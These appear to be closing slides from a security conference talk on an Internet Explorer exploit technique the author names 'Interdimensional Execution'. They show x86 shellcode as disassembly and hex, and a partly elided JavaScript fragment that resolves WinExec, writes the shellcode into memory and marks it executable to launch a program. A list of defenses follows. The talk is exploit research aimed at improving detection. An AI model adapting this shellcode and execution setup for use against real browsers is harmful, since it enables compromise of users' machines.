
00000000:	55	push	ebp
00000001:	8BEC	mov	ebp, esp
00000003:	83EC0C	sub	esp, 0x0C
00000006:	BDAAAAAAAA	mov	ebp, 0xAAAAAAAA
0000000B:	6A01	push	1
0000000D:	FF75FC	push	dword ptr [ebp-4]
00000010:	FF55F4	call	dword ptr [ebp-0x0C]
00000013:	6A00	push	0
00000015:	FF55F8	call	dword ptr [ebp-8]
00000018:	C9	leave	
00000019:	C3	ret	



558BEC83EC0CBDAAAAAAAA6A01FF75FCFF55F46A00FF55F8C9C3

```
var WinExec = GetProcAddress(kernel32, "WinExec");
...
ptArr[0] = WinExec;
ptArr[1] = ExitProcess;
ptArr[2] = strCalcAddr;
...
var scStr = "558BEC83EC0CBD" +
            numToHexStr(ptArrAddr + 0x0C) +
            "6A01FF75FCFF55F46A00FF55F8C9C3";
writeHexStrToArr(scStr, scArr);
stackArr[esp] = scArrAddr; // return address
stackArr[esp+1] = makeAlign(scArrAddr);
stackArr[esp+2] = 0x4000; // size
stackArr[esp+3] = 0x40; // RWE flag
stackArr[esp+4] = stackArrAddr;
...
```

- I call this technique “Interdimensional Execution”
 - Script dimension, native dimension
- A little bit like ROP, but totally not ROP
 - No fixed address, no fixed offset
- Incredible universal
 - Software/OS version-independent
- Not only effective for IE 😊
- Not only effective for Windows 😊



“Vital Point Strike” and “Interdimensional Execution” are different from traditional exploit technique.

Make sure your APT detection system can handle them.

How to defend against unknown attacks ?

Dynamic data flow tracking

Control flow integrity checking

Shellcode detection

Heapspray detection

...

“While you do not know life,
how can you know about
death ?”
“未知生，焉知死？”



Confucius

While you do not know attack,
how can you know about
defense ?
未知攻，焉知防？



The background of the slide features a light gray, stylized globe centered on the right side. To the left of the globe, there are several curved, overlapping shapes in shades of gray and white, resembling the fronds of a palm tree or stylized waves. A dark gray horizontal bar is positioned across the middle of the slide, containing the text "Q & A" in white.

Q & A